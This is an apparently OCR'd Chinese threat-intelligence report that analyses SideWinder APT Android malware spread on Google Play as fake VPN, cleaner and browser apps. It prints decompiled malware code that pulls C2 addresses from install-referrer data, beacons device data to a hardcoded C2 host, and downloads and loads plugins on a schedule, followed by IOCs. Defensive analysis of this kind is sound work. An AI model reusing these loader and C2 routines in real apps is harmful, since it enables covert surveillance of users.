奇安信威胁情报中心

ti.qianxin.com/blog/articles/analysis-of-malware-android-software-spread-by-sidewinder-using-google-play/

RESEARCH

数 据 驱 动 安 全


背景

响尾蛇（APT-Q-39，又称SideWinder）是疑似具有南亚背景的APT组织，其攻击活动最早可追溯到2012年，该组织主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，以窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息为目的，攻击活动具有强烈的政治背景。该组织具备针对Windows 与 Android 双平台的攻击能力。

概述

近日，奇安信红雨滴团队在日常高价值样本狩猎过程中，捕获到疑似一批SideWinder组织Android端攻击样本。根据红雨滴研究人员跟踪分析，此次的攻击活动有如下特点：

1. 样本托管在Google Play商店，伪装成Secure VPN(VPN加密通信软件)、Supereme Allah、Z Cleaner(手机清理软件)、Secure browser(浏览器软件)，安装人数超过1K+。
2. C2地址隐蔽性增强，包括硬编码在样本中、加密保存在google play安装链接参数中、通过firebase后台下发C2。




样本信息

样本1

伪装成“Z Cleaner”手机清理软件

-	-
MD5	base.apk


-	-
文件名	3de1efa51c4670610380ebf87725e5b8
文件大小	4.28 MB



样本2

其伪装成“Invincible Allah”软件。


-	-
MD5	Inshallah_v1.5_apkpure.com.apk
文件名	7651ed2c924d612686b4b5e6b4da0b96
文件大小	6.45 MB



样本3

其伪装成“Secure VPN”加密通信软件。

-	-
MD5	Secure VPN_3.9_apkcombo.com.apk
文件名	17ccf24c4e09b1bc7ce5c0eb637a4edd
文件大小	14.0 MB



详细分析

样本从Google Play进行安装，其安装链接中的”install_referrer”参数中携带了加密的C2(截止在2022年06月05日应用已全部下线，未能获取到C2)。

```
InstallReferrerClient$Builder v0_4 = InstallReferrerClient.newBuilder(((Context)this));
InstallReferrerClient v0_5 = v0_4.build();
this.referrerClient = v0_5;
com.securedata.vpn.view.MainActivity$3 v1_1 = new InstallReferrerStateListener() {
    public void onInstallReferrerServiceDisconnected() {
        String v0 = "SDK";
        Log.e(v0, "onInstallReferrerServiceDisconnected()");
    }

    public void onInstallReferrerSetupFinished(int arg4) {
        String v4;
        String v0 = "SDK";
        if(arg4 == 0) {
            v4 = "InstallReferrerClient success";
            Log.e(v0, v4);
            try {
                v4 = MainActivity.access$700(MainActivity.this).getInstallReferrer().getInstallReferrer();
                Log.e(v0, "REFER1 = " + v4);
                if(v4.contains("utm_source")) {
                    return;
                }

                Log.e(v0, "REFER2 = " + v4);
                MainActivity.this.launchCampaign(MainActivity.this.getApplicationContext(), v4);
            }
            catch(RemoteException v4_1) {
                v4_1.printStackTrace();
                p23e8a4b4 v1_1 = p23e8a4b4.getInstance();
                v1_1.logError(((Exception)v4_1));
                v4 = "REFER RemoteException";
                Log.e(v0, v4);
            }
```

获取到C2后，把C2保存到安装目录的”MyPref”配置文件的”url”字段中。

```
public void launchCampaign(Context arg6, String arg7) {
    String v0 = "ZFhKcw==";  // url
    String v1 = "Y21WbVpYSnk=";
    String v2 = "SDK";
    String v3 = "launchCampaign() called";
    Log.e(v2, v3);
    try {
        SharedPreferences v6_1 = arg6.getSharedPreferences(p78722263.MyPREFERENCES, 0);
        SharedPreferences$Editor v2_1 = v6_1.edit();
        if(!v6_1.contains(p23e8a4b4.getInstance().db64(v1))) {
            v2_1.putBoolean(p23e8a4b4.getInstance().db64(v1), true);
            v2_1.apply();
        }

        if(arg7 == null) {
            return;
        }

        arg7 = new p65d0814b(new ByteArrayInputStream(p23e8a4b4.getInstance().decodeData(Base64.decode(arg7, 0)))).readString();
        if(!v6_1.contains(p23e8a4b4.getInstance().db64(v0))) {
            v2_1.putString(p23e8a4b4.getInstance().db64(v0), arg7);
            v2_1.apply();
        }

        this.launchSdk();
```

接着，连接C2，发送上线指纹信息。

```
public void lambda$apiFetch$0$ForegroundService() {
    try {
        String v0_1 = this.getSharedPreferences("MyPref", 0).getString("mId", "");
        StringBuilder v3 = new StringBuilder();
        v3.append(p78722263.BASE_URL);
        v3.append("?x=REMOVED_FROM_RECENT/");
        v3.append(Calendar.getInstance().getTime());
        v3.append("/");
        v3.append(v0_1);
        URLConnection v0_2 = new URL(v3.toString()).openConnection();
        ((HttpURLConnection)v0_2).setReadTimeout(35000);
        ((HttpURLConnection)v0_2).setConnectTimeout(35000);
        ((HttpURLConnection)v0_2).setRequestProperty("Content-Type", "application/json");
        ((HttpURLConnection)v0_2).setRequestMethod("GET");
        ((HttpURLConnection)v0_2).setDoInput(true);
        ((HttpURLConnection)v0_2).setUseCaches(false);
        DataInputStream v2 = new DataInputStream(((HttpURLConnection)v0_2).getInputStream());
        ByteArrayOutputStream v3_1 = new ByteArrayOutputStream();
        int v4 = 0x400;
        byte[] v5 = new byte[v4];
        while(true) {
            int v6 = v2.read(v5, 0, v4);
            if(v6 == -1) {
                break;
            }

            v3_1.write(v5, 0, v6);
        }

        v3_1.flush();
        v3_1.toByteArray();
        v2.close();
        int v0_3 = ((HttpURLConnection)v0_2).getResponseCode();
        PrintStream v1 = System.out;
```

设置周期任务，每间隔10分钟就会下载插件执行。

```
private void startScheduler() {
    WorkManager v0 = WorkManager.getInstance();
    Builder v1 = new Builder();
    NetworkType v2 = NetworkType.CONNECTED;
    v1 = v1.setRequiredNetworkType(v2);
    v1 = v1.setRequiresBatteryNotLow(false);
    Constraints v1_1 = v1.build();
    Class v3 = pdbaaf612.class;
    TimeUnit v4 = TimeUnit.HOURS;
    long v5 = 4;
    androidx.work.PeriodicWorkRequest$Builder v2_1 = new androidx.work.PeriodicWorkRequest$Builder(v3, v5, v4);
    androidx.work.WorkRequest$Builder v1_2 = v2_1.setConstraints(v1_1);
    String v2_2 = "Call_Foreground";
    v1_2 = ((androidx.work.PeriodicWorkRequest$Builder)v1_2).addTag(v2_2);
    TimeUnit v3_1 = TimeUnit.MILLISECONDS;
    long v4_1 = 600000;
    v1_2 = ((androidx.work.PeriodicWorkRequest$Builder)v1_2).setInitialDelay(v4_1, v3_1);
    WorkRequest v1_3 = ((androidx.work.PeriodicWorkRequest$Builder)v1_2).build();
    ExistingPeriodicWorkPolicy v3_2 = ExistingPeriodicWorkPolicy.KEEP;
    v0.enqueueUniquePeriodicWork(v2_2, v3_2, ((PeriodicWorkRequest)v1_3));
}
```

周期任务执行后，连接C2，下载插件保存到安装目录的permFex开头文件，并作为插件加载执行。

下载插件:

```
private void save(byte[] arg6) throws Exception {
    FileOutputStream v0_2;
    Exception v6;
    File v2 = this.getFilesDir();
    String v2_1 = v2.getPath();
    p23e8a4b4 v3 = p23e8a4b4.getInstance();
    String v4 = "Wm1WNA==";
    String v3_1 = v3.db64(v4);
    File v1 = new File(v2_1, v3_1);
    p23e8a4b4 v2_2 = p23e8a4b4.getInstance();
    v3_1 = "Y0dWeWJVWmxlQT09";  // permFex
    v2_1 = v2_2.db64(v3_1);
    File v0 = new File(v1, v2_1);
    boolean v1_1 = v0.exists();
    if(v1_1) {
    }
    else {
        v1_1 = v0.mkdirs();
        if(!v1_1) {
            StringBuilder v1_2 = new StringBuilder();
            v2_1 = "Failed to create dir: ";
            v1_2.append(v2_1);
            String v0_1 = v0.getAbsolutePath();
            v1_2.append(v0_1);
            v6 = new Exception(v1_2.toString());
            throw v6;
        }
    }

    FileOutputStream v1_3 = null;
    try {
        v0_2 = new FileOutputStream(new File(v0, p23e8a4b4.getInstance().MD5("permFex")));
        goto label_84;
    }
```

插件执行：

```
private void loadFromDisk(File arg5) {
    String v0 = "load";
    String v1 = "loadFromDisk";
    Log.e(v0, v1);
    try {
        int v1_1 = ((int)arg5.length());
        byte[] v0_1 = new byte[v1_1];
        BufferedInputStream v2 = new BufferedInputStream(new FileInputStream(arg5));
        v2.read(v0_1, 0, v1_1);
        v2.close();
        p65d0814b v0_2 = new p65d0814b(new ByteArrayInputStream(p23e8a4b4.getInstance().de
        String v5_1 = v0_2.readString();
        v0_1 = v0_2.readBytes(v0_2.readInt());
        Log.e("AppService", v5_1);
        this.appApplication.setManifestPerms(this.getApplicationContext());
        this.appApplication.setAllPermsInt();
        if(Build$VERSION.SDK_INT >= 26) {
            this.inMemoryFileLoadModule(v5_1, v0_1);
            return;
        }

        this.fileLoadModule(v5_1, v0_1);
    }
    catch(Exception v5) {
        v5.printStackTrace();
    }
}
```

上述功能是样本1、样本2、样本3的共同点，其3个样本的不同点在于获取C2的来源：

样本1：只能从google play 安装链接中获取到后续C2；

样本2：自身还硬编码了一个C2：”https://register.srvapp.co/”;

```
static {
    String v2 = "VFhsUWNtVm0=";
    byte[] v2_1 = Base64.decode(v2, 0);
    String v1 = new String(v2_1);
    byte[] v1_1 = Base64.decode(v1, 0);
    String v0 = new String(v1_1);
    p78722263.MyPREFERENCES = v0;
    v0 = "https://register.srvapp.co/";
    p78722263.BASE_URL = v0;
    p78722263.isCaptureScreenShotComplete = true;
}
```

样本3：连接了firebase，可以获取firebase后台下发的C2。

```
public void onMessageReceived(RemoteMessage arg3) {
    super.onMessageReceived(arg3);
    Class v0 = MainActivity.class;
    this.activity = v0;
    int v0_1 = Build$VERSION.SDK_INT;
    if(v0_1 < 26) {
        this.sendNotificationBelowO(arg3);
    }
    else {
        this.sendNotificationAboveO(arg3);
    }
}
```

```
private void sendNotificationAboveO(RemoteMessage arg8) {
    String v3_1;
    String v0 = "APP NOTI-->";
    String v1 = "sendNotificationAboveO";
    Log.e(v0, v1);
    Map v0_1 = arg8.getData();
    int v0_2 = v0_1.size();
    if(v0_2 <= 0) {
        return;
    }

    Map v8 = arg8.getData();
    v0 = "title";
    v8.get(v0);
    v1 = "body";
    v8.get(v1);
    String v2 = "url";
    Object v8_1 = v8.get(v2);
    Context v3 = this.getApplicationContext();
    Class v4 = this.activity;
    Intent v2_1 = new Intent(v3, v4);
    if(v8_1 == null) {
    }
    else {
    label_83:
        v3_1 = "FIRE_URL";
        v2_1.putExtra(v3_1, ((String)v8_1));
    }
```

溯源与关联

奇安信威胁情报中心分析人员通过对此次捕获样本所带的恶意代码、样本传播方式，判断本次攻击活动的幕后黑手为响尾蛇（APT-Q-39，SideWinder）。

样本在解密服务器下发的插件时，使的解密密算法和趋势科技厂商曝光的SideWinder的APK解密算法相同，都是前32字节作为KEY和后续数据进行xor解密【1】。

本次披露样本

```
public byte[] encodeData(byte[] arg6) {
    int v0 = arg6.length;
    int v1 = 0x20;
    v0 += v1;
    byte[] v0_1 = new byte[v0];
    byte[] v2 = new byte[v1];
    SecureRandom v3 = new SecureRandom();
    v3.nextBytes(v2);
    int v3_1 = 0;
    System.arraycopy(v2, 0, v0_1, 0, v1);
    int v2_1 = arg6.length;
    System.arraycopy(arg6, 0, v0_1, v1, v2_1);
    while(true) {
        v1 = arg6.length;
        if(v3_1 >= v1) {
            return v0_1;
        }

        v1 = v3_1 + 0x20;
        v2_1 = v0_1[v1];
        int v4 = v3_1 % 0x20;
        v4 = v0_1[v4];
        v2_1 ^= v4;
        byte v2_2 = ((byte)v2_1);
        v0_1[v1] = v2_2;
        ++v3_1;
    }
```

2020年趋势科技披露样本

```
static byte[] b(byte[] arg6) {
    byte[] v0 = new byte[arg6.length + 0x20];
    byte[] v2 = new byte[0x20];
    new Random().nextBytes(v2);
    System.arraycopy(v2, 0, v0, 0, 0x20);
    System.arraycopy(arg6, 0, v0, 0x20, arg6.length);
    int v1;
    for(v1 = 0; v1 < arg6.length; ++v1) {
        int v3 = v1 + 0x20;
        v0[v3] = ((byte)(v0[v3] ^ v0[v1 % 0x20]));
    }

    return v0;
}
```


使用的传播方式通过Google Play 传播，和趋势科技厂商曝光的SideWinder的APK传播方式相同【1】。

总结

此次捕获的样本主要针对南亚地区开展攻击活动，国内用户不受其影响。奇安信红雨滴团队在此提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、奇安信天狗漏洞攻击防护系统、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs

MD5

17ccf24c4e09b1bc7ce5c0eb637a4edd

3de1efa51c4670610380ebf87725e5b8

3df009405c2226fa5047de4caff3b927

9b0a33d41dda234676ba9efe379953f3

0e9a872844e912b057ebec6af011a2e7

7651ed2c924d612686b4b5e6b4da0b96

5aa544b5c1432710b80aa315beef5b7d

32ee8258cc83415d87942edbc250acea

d1a7c83958cb714319fbf01f96a89504

91e4d29fd1c4ee00636040c76efe166d

URL

https://register.srvapp.co/

参考链接

[1] https://www.trendmicro.com/en_us/research/20/a/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group.html

南亚地区 APT 响尾蛇

分享到：